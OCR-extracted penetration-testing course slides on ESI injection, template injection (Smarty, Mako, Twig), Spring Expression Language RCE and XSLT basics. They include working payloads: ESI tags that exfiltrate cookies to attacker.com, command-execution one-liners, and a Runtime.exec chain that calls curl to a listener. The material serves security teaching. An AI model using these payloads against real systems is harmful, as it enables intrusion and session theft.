
11.3.2 SSI Example

Submitting the form results in the display of the date by the server.



11.3.2 SSI Example

Of course, the other mentioned payloads also work. Below you can see an example for the „ls” command execution.



11.3.3 Edge Side Includes

There’s another similar set or directives called Edge Side Include. Edge Side Include is a set of similar directives but proxies and other similar intermediate infrastructure utilize them.


As previously mentioned, modern web applications often consist of several intermediate servers before users’ requests reach the end application server. We should try to interact with such intermediate infrastructure by injecting some ESI tags to our requests.

11.3.3 Edge Side Includes

Edge Side Include (ESI) has a form of xml tags, which are dynamically added to cached static content in order to enrich them with some dynamic features.

11.3.3 Edge Side Includes

The ESI tags are injected by cache mechanisms for other cache mechanisms; however, if a user is able to add ESI tags to the HTTP request, the proxies might parse it without knowing its origin.



https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection

11.3.4 ESI Expressions

Sample ESI tags might look as follows:

```
<esi:include src="/weather/name?id=$(QUERY_STRING{city_id})" />
```

Since cache is about improving performance, and the only content within the static page might be a menu with some cities URL, there’s no need to treat the page as dynamic. On the other hand, it cannot be fully static due to cities menu; thus, ESI tags are there to solve the issue.

11.3.4.1 ESI Detection

In most cases, ESI injection can only be detected using a blind attack approach. It is possible that you might see the following header in one of the application's responses:

Surrogate-Control: content="ESI/1.0"

In such a case, you can suspect that ESI is in use. However, in most cases, there will be no sign of using ESI or not.

11.3.4.1 ESI Detection

In order to detect ESI injection with a blind approach, the user can try to inject tags that cause the proxies to resolve arbitrary addresses resulting in SSRF.

<esi:include src=http://attacker.com/>

11.3.4.2 ESI Exploitation

For exploitation scenarios, it might be possible to include a HTML file resulting in XSS:

<esi:include src=http://attacker.com/xss.html>

And, the xss.html can just contain code similar to the following:

<script>alert(1)</script>

11.3.4.2 ESI Exploitation

One can also try to exfiltrate cookies directly by referring to a special variable:

<esi:include src=http://attacker.com/$(HTTP_COOKIE)>

Which can bypass the httpOnly flag in case of its presence.

11.3.4.2 ESI Exploitation

There is also a possibility that the ESI Injection might lead to Remote Code Execution when it has support for XSLT.

XSLT is a dynamic language used to transform XML files according to a specified pattern and will be explained near the end of this chapter, where you will also get to know techniques to attack XSLT engines.

11.3.4.2 ESI Exploitation

For the time being, just note the payload for the ESI Injection to the XSLT execution:

<esi:include src="http://attacker.com/file.xml" dca="xslt" stylesheet="http://attacker.com/transformation.xsl" />

You can also see the original research on ESI Injection by GoSecure parts one and two.

https://www.gosecure.net/blog/2018/04/03/beyond-xss-edge-side-include-injection
https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations

11.4

Language Evaluation

11.4 Language Evaluation Issues

Language evaluation is a generic name we chose for vulnerabilities that include:

- Double evaluation
- Server-Side Template Injections
- Expression language injections

11.4 Language Evaluation Issues

All of them are caused by a user's ability to force the target application server to execute arbitrary programmistic code. That code is, however, not in plain form, and it is always in the form of an Expression.

These vulnerabilities were grouped together because of the similarity between them in terms of both detection and exploitation. Their root cause might be a bit different though.

11.4.1 Template Engines

Some web applications use template systems to enable dynamic content generation into their pages, similar to the previously-mentioned server-side includes. Consider the following pseudo-code:

$template->render(„ Hello ${user_name} !”)

The expression between **${}** is the Template Expression, which holds the **user_name** variable. We do not know the origin of **user_name**; presumably it’s generated server-side - e.g., during login. Using the template engine, it is possible to dynamically print that user name on the login page.

11.4.1 Template Engines

Now consider the following vulnerable pseudo-code:

$template->render(„ Hello $_GET[’user_name’] !”)

In such a case, the user could be able to inject the template expression independently. We now control what will be evaluated and most likely, user_name is the last thing of interest.

11.4.1 Template Engines

Such issues are also called double-evaluation since the programmistic code is being evaluated twice.

Most popular languages which use templates in web development technologies are

- PHP (Twig, Smarty)
- Python (Flask, Jinja)
- Java (Freemarker)

11.4.1 Template Engines

Such kind of vulnerabilities is not only limited to template engines. In Java applications, some technologies have a similar purpose of generating dynamic content, for example:

- OGNL (Object-Graph Navigation Language) - frequently used in Apache Struts RCE exploits
- EL (Expression Language) – generic dynamic expression set for java applications

11.4.2 Detecting Template Injection

Server-side evaluation of client-supplied expressions often leads to critical vulnerabilities, including Remote Code Execution.

This type of vulnerabilities is, however, tricky in both detection and exploitation.

11.4.2 Detecting Template Injection

A generic technique for the detection of template / expression language injection is to inject multiple template tags into the web application and observe if they were transformed in some way in the response.

Keep in mind, that often the injected data might be reflected indirectly, for instance, on a different page than it was injected (e.g., invalid login names might be reflected in admin-only accessible logs).

11.4.2 Detecting Template Injection

You can follow a similar approach when looking for template / expression language injections to the one you use when testing an application for stored XSS vulnerabilities - injecting a payload and looking for occurrences of it within the application.

11.4.2 Detecting Template Injection

Most template expressions are similar to each other; they are all in curly braces like the below examples (but not limited to):

- {{expr}}
- ${expr}
- %{expr}
- #{expr}
- %25{expr}
- {expr}

11.4.3 Confirming Template Injection

The best expressions to inject are simple mathematical equations like **${5*11111}**, for instance.

In such a case, you would look for the value **55555** in the response of your request. Finding it is a positive sign that server-side evaluation possibly occured. However, further confirmation is required to be sure that the code is executed on the server-side and has access to sensitive data.


11.4.3 Confirming Template Injection

If you are a user of Burp Suite Pro, you should get an extension named J2EE Scan which automatically adds tests for expression language injection. If you are using Burp Community or want to have your customized tool to detect such vulnerabilities, you can build your own list of payloads based on the previous slides.

Then, you can look for evaluated numbers (like 55555 or other custom, easily identified values) in page responses. Another good idea could be to use Burp Intruder to test several payloads of that type, as it is likely that while, for example, #{5*11111} will work, %{5*11111} may not.

11.4.3 Confirming Template Injection

You can also use the following diagram to help you with profiling this type of vulnerability, whether it is a template or expression language injection.



11.4.3 Confirming Template Injection

Further exploitation beyond forcing the application to perform mathematical calculations (which is not really a severe issue) relies heavily on the technology we are dealing with in each case.

Thus, the first step after observing anomalies related to calculations or unusual handling of expressions in curly braces should be trying to identify the underlying technology.

11.4.3 Confirming Template Injection

To better identify the technology, you can first:

- Observe which is the generic technology of the application. If it is java (e.g., you see it uses .jsp extensions), then you can suspect it is an expression language / OGNL.
- Use the diagram from slide 79 as it contains popular behavior of template engines when handling expressions.
- Try to inject unclosed curly braces (be careful as there is a chance you might permanently disable the attacked webpage); this might provoke verbose error disclosing the underlying technology.
- Observe other verbose errors for technology names.

11.4.3 Confirming Template Injection

The last possibility of confirming an injection is to use expressions typical of a certain language. It might often require working with their documentation in order to reference interesting variables or call insecure methods.

We will now show you a few examples of Template / EL injection exploits.

11.4.4 Exploiting Template Injection

For example, if you are dealing with the PHP template engine called Smarty, the RCE payload can be as simple as the one-liner below:

{php}echo `id`;{/php}

11.4.4 Exploiting Template Injection


The Python engine Mako is also very straightforward, as we see below:

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

11.4.4 Exploiting Template Injection

In the case of the Twig PHP engine, things are a bit more complex. You can grab your copy of XVWA (eXtreme Vulnerable Web Application) and follow along with the exercise.


We will use the SSTI vulnerability from XVWA.



https://github.com/s4n7h0/xvwa

11.4.4 Exploiting Template Injection


Injecting {{5*5}} into the web form results in „25” being returned to the user.



11.4.4 Exploiting Template Injection

Apart from the aforementioned template injection vulnerability (of unknown impact) you can also observe an XSS vulnerability if you type in, for example:

{{<svg/onload=confirm(1)>}}



11.4.4 Exploiting Template Injection


Trying to brute force object names could be an additional step; for example, Twig utilizes a known object named {{_self}} (which is a reference to the current application instance).

Unfortunately, in the case of XVWA, this does not print anything useful. We need to find another way to confirm that we are dealing with twig (apart from hint which is given above the form).

11.4.4 Exploiting Template Injection


One of Twig's **_self**'s attributes is named „**env**" and contains other methods that can be called. You can find the source code on GitHub here.

Let's find any method that gives an output and try to execute it. We can infer by the function name that the function „display" might provide some output.



11.4.4 Exploiting Template Injection

Indeed, it simply prints out an output given as an argument. If the function name is modified, there will be no output, so we can assume that the underlying engine is Twig because it executes this Twig-specific function.



11.4.4 Exploiting Template Injection

Further code analysis leads to line 860 in line getFilter(), where it is possible to execute the user defined function:

```
872
873         foreach ($this->filterCallbacks as $callback) {
874             if (false !== $filter = call_user_func($callback, $name)) {
875                 return $filter;
876             }
877         }
878
```

11.4.4 Exploiting Template Injection


Executing commands via the getFilter function must be done as follows:

- Call registerUndefinedFilterCallback, which allows us to register any function as a filter callback
- The filter callback is then called by invoking __self.env.getFilter()

11.4.4 Exploiting Template Injection

By following that way, a payload is constructed:

{{_self.env.registerUndefinedFilterCallback(”system")}}{{_self.env.getFilter(”whoami")}}



11.4.4 Exploiting Template Injection

Since every template engine has its own functions and methods (and some of them are sandboxed as well), exploiting template injections is dependent on reading the source code and documentation. You can find many object names and methods there.

For those interested in learning more about template injection, you can see the original research paper by James Kettle here.

https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf

11.4.5 Expression Language

When identifying expression language / OGNL injection, the steps are a bit different.

First, Java applications are easily recognizable as they tend to:

- Use common extensions like .jsp or .jsf
- Throw stack traces on errors
- Use known terms in headers like „Servlet”

11.4.5 Expression Language

When confirming the EL/OGNL injection in Java, we must receive the calculation output first – like ${5*5}, which will be evaluated as 25. As a reminder, ${5*5} is not the only expression of interest but also:

- {5*5}
- ${5*5}
- #{5*5}
- %{5*5}
- %25{5*5}

Of course, the numbers to be calculated can be anything.

11.4.5.1 Expression Language Example

Let’s compile and exploit a simple example of the Spring Expression Language injection.

To do that, we will use the following source code:

```
import org.springframework.expression.Expression;
import org.springframework.expression.ExpressionParser;
import org.springframework.expression.spel.standard.SpelExpressionParser;

public class Main {

   public static ExpressionParser PARSER;

   public static void main(String[] args) throws Exception {
      PARSER = new SpelExpressionParser();

      System.out.println("Enter a String to evaluate:");
      java.io.BufferedReader stdin = new java.io.BufferedReader(new
java.io.InputStreamReader(System.in));
      String input = stdin.readLine();
                              Expression exp = PARSER.parseExpression(input);
                              String result = exp.getValue().toString();
      System.out.println(result);

   }

}
```

11.4.5.1 Expression Language Example

The code is saved as Main.java. In order to support all the functionalities, especially parsing Expression Language, several jars should be present. In our case, we downloaded them into the same directory as the Main.java file.

- commons-lang3-3.9.jar and commons-logging-1.2.jar HERE
- spring-core-5.2.1.RELEASE.jar HERE
- spring-expression-5.2.1.RELEASE.jar HERE

https://commons.apache.org/proper/commons-lang/download_lang.cgi
https://www.javadoc.io/doc/org.springframework/spring-core/latest/index.html
https://www.javadoc.io/doc/org.springframework/spring-expression/latest/index.html

11.4.5.1 Expression Language Example

Of course, if you want to follow along, make sure that you have JDK working – try to run commands like **„javac”** and **„java –version”**.

Otherwise, try:

sudo apt update

sudo apt install default-jdk

11.4.5.1 Expression Language Example

In order to use and compile the sample, the jar libraries have to be present on the java classpath. Thus, we will compile it using the following command:

javac -cp commons-lang3-3.9.jar:spring-core-5.2.1.RELEASE.jar:spring-expression-5.2.1.RELEASE.jar:commons-lang3-3.9.jar:commons-logging-1.2.jar:. Main.java

11.4.5.1 Expression Language Example

We can then use the java command in order to run the executable. Note that the only difference is **„java”** instead of **„javac”** and no **„.java”** extension at the end of the program name.

java -cp commons-lang3-3.9.jar:spring-core-5.2.1.RELEASE.jar:spring-expression-5.2.1.RELEASE.jar:commons-lang3-3.9.jar:commons-logging-1.2.jar:. Main

11.4.5.1 Expression Language Example

The parser is a command-line representation of what can be encountered in web applications – an expression language parser. Note that in this case, we just supply {expression} without any character preceding the curly braces. In web applications, most cases will require „$” or „#” to be placed before the expression.

```
root@0xluk3:~/java/EL/example# java -cp commons-lang3-3.9.jar:spring-core-5.2.1.RELEASE.jar:spring-expression-5.2.1.RELEASE.jar:commons-la
ng3-3.9.jar:commons-logging-1.2.jar:. Main
Enter a String to evaluate:
{5*5}
[25]
```

11.4.5.1 Expression Language Example

For simpler usage, we can wrap the long java command into a .sh script.

```
root@0xluk3:~/java/EL/example# nano el.sh
root@0xluk3:~/java/EL/example# chmod +x ./el.sh
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{5*5}
[25]
root@0xluk3:~/java/EL/example# cat el.sh
java -cp commons-lang3-3.9.jar:spring-core-5.2.1.RELEASE.jar:spring-expression-5.2.1.RELEASE.jar:commons-lang3-3.9.jar:commons-logging-1.2
.jar:. Main
root@0xluk3:~/java/EL/example#
```

11.4.5.2 Talking to EL Parser

As the environment is set up, you can start to experiment with the expression parser.

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"aaaa".toString()}
[aaaa]
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"bbb".replace("b","x")}
[xxx]
root@0xluk3:~/java/EL/example#
```

11.4.5.2 Talking to EL Parser

We can see that it is possible to invoke simple String operators by accessing them as a property of a custom string like „aaa”.

Let’s now try to do something more meaningful.

11.4.5.3 Playing with Classes

In order to make use of different java classes other than string, we will use Reflection. For simplicity, Reflection is java's mechanism that allows us to invoke methods without initially knowing their names. Moreover, it services well in situations where we cannot write plain code. Consider the following input:

{„x".getClass()}

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"x".getClass()}
[class java.lang.String]
```

11.4.5.3 Playing with Classes

The expression parser returns an object of type java.langString, but you can subvert the object type using forName():

{„”.getClass().forName(„java.util.Date”)}

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"".getClass()}
[class java.lang.String]
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"".getClass().forName("java.util.Date")}
[class java.util.Date]
```

11.4.5.3 Playing with Classes

We can use reflection to finally enumerate the object's methods. In the end, they can be displayed using toString():

{"".getClass().forName("java.util.Date").getMethods()[0].toString()}

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"".getClass().forName("java.util.Date").getMethods()[0].toString()}
[public boolean java.util.Date.before(java.util.Date)]
```

11.4.5.3 Playing with Classes

We can see the first accessible method of java.util.

The Date package has a before() method that takes a Date object as an argument.

https://www.javatpoint.com/java-date-before-method

11.4.5.4 EL Code Execution

Let’s now try to achieve Remote Code Execution. There are two commonly-used utilities in Java that allow OS command execution access.

Java.lang.Runtime.getRuntime().exec(command)

AND

java.lang.ProcessBuilder(command, argument1, argument2).start()

11.4.5.4 EL Code Execution

We will go with the Runtime way. First, we check the existence of the getRuntime() method:

{"".getClass().forName("java.lang.Runtime").getMethods()[6].toString()}

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"".getClass().forName("java.lang.Runtime").getMethods()[6].toString()}
[public static java.lang.Runtime java.lang.Runtime.getRuntime()]
```

11.4.5.4 EL Code Execution

Next, we will invoke the final function:

{"".getClass().forName("java.lang.Runtime").getRuntime().exec("id")}

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"".getClass().forName("java.lang.Runtime").getRuntime().exec("id")}
[Process[pid=2770, exitValue=0]]
```

11.4.5.4 EL Code Execution

The result contains a process id, which means that most likely, a new process was spawned. However, obtaining the process output would be much more complicated and would require extending the expression multiple times.

Needless to say, toString() will not work in that case.

11.4.5.4 EL Code Execution

In such a scenario, we would rather go for an interactive reverse shell. In this case, we confirm the existence of code execution by issuing curl, as follows.

```
root@0xluk3:~/java/EL/example# ./el.sh
Enter a String to evaluate:
{"".getClass().forName("java.lang.Runtime").getRuntime().exec("curl http://127.0.0.1/rce")}
[Process[pid=2816, exitValue="not exited"]]
```

11.4.5.4 EL Code Execution

The request is received on a netcat listener.

```
root@0xluk3:~/java/EL/example# nc -lvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:47268.
GET /rce HTTP/1.1
Host: 127.0.0.1
User-Agent: curl/7.66.0
Accept: */*
```

11.4.5.4 EL Code Execution

Curl itself is a very powerful tool. Once its accessibility is confirmed, it can be used, e.g., to transfer files to and from the victim machine.

You can easily move a reverse shell and run it using the template injection RCE vulnerability.

11.4.5.5 Extending EL Exploitation

On web application environments, you can also try to enumerate server variables using the Expression Language Injection. Moreover, it might be possible to amend them resulting in, for example, authorization bypasses.

Server variables usually have universal names – like ${application}, ${session}, ${request}. Burp Intruder can be utilized for injecting these and looking if interesting data is not returned in result (if the object is resolved).

11.4.5.5 Extending EL Exploitation

Below we can see what some sample variable names can look like (they are all placed in their respective template curly braces):

- applicationScope – global application variables
- requestScope – request variables
- initParam – application initialization variables
- sessionScope – session variables
- param.X – parameter value where X is name of a http parameter

11.4.5.5 Extending EL Exploitation

Of course retrieving values of these parameters can be possible after casting them to string. So, exemplary extraction of sessionScope might look like the following:

${sessionScope.toString()}

Sample authorization bypass might be similar to the below statement:

${pageContext.request.getSession().setAttribute(„admin”, true)}

11.4.5.5 Extending EL Exploitation

Keep in mind that the application might utilize custom variables. That's why using the Burp Intruder wordlist is suggested (even the filename list might do). It is possible to find variables named:

- ${user}
- ${password}
- ${employee.FirstName}

11.4.5.5 Extending EL Exploitation

Similarly to Template Injections, Expression Language injections might also require working with documentation. Often, some characters might be disallowed, or the expression length might be limited. Also, depending on the Expression Language version, some features might be on or off.

11.4.5.6 References

Recommended reading:

- https://techblog.mediaservice.net/2016/10/exploiting-ognl-injection/
- https://sethjackson.github.io/2018/04/16/el-injection/
- https://pentest-tools.com/blog/exploiting-ognl-injection-in-apache-struts/

11.5

Attacking XSLT Engines


11.5.1 XSLT Purpose

XSLT (eXtensible Stylesheet Language Transformations) is a language used in XML document transformations.

It can also be referred to as XSL; do not confuse them with excel files *.xls *.xlsx, etc.

11.5.1 XSLT Purpose

The XML document can be transformed, or rather formatted using the XSL(T) document. The XSL document also has an xml-like structure and defines how another xml file should be transformed.



https://www.w3.org/2000/Talks/www9-xsl/fig2.gif

11.5.1 XSLT Purpose

The output of the transformation can be anything, but most often, it is another xml or html-type file. XSL uses its built-in functions and XPATH language to select and change parts of an XML document.

We will use w3schools.com online XSLT parser in order to better explain the transformation process – at least its legitimate part!

https://www.w3schools.com/xml/tryxslt.asp?xmlfile=cdcatalog&xsltfile=cdcatalog_ex1

11.5.2 XSLT Example

Here we can see the input XML code:

```
<?xml version="1.0" encoding="UTF-8"?>
<catalog>
  <cd>
    <title>Empire Burlesque</title>
    <artist>Bob Dylan</artist>
    <country>USA</country>
    <company>Columbia</company>
    <price>10.90</price>
    <year>1985</year>
  </cd>
</catalog>
```

11.5.2 XSLT Example

And the second input is the XSLT code.

The XSLT document is in XML format and starts with the specific xsl root node „xsl:stylesheet”.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
    <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <tr>
        <td><xsl:value-of select="catalog/cd/title"/></td>
        <td><xsl:value-of select="catalog/cd/title"/></td>
      </tr>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

11.5.2 XSLT Example

„xsl:template-match=„/”” is a directive that means that this stylesheet should apply to any („/”) xml nodes.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
    <h2>My CD Collection</h2>
    <table border="1">
      <tr bgcolor="#9acd32">
        <th>Title</th>
        <th>Artist</th>
      </tr>
      <tr>
        <td><xsl:value-of select="catalog/cd/title"/></td>
        <td><xsl:value-of select="catalog/cd/title"/></td>
      </tr>
    </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

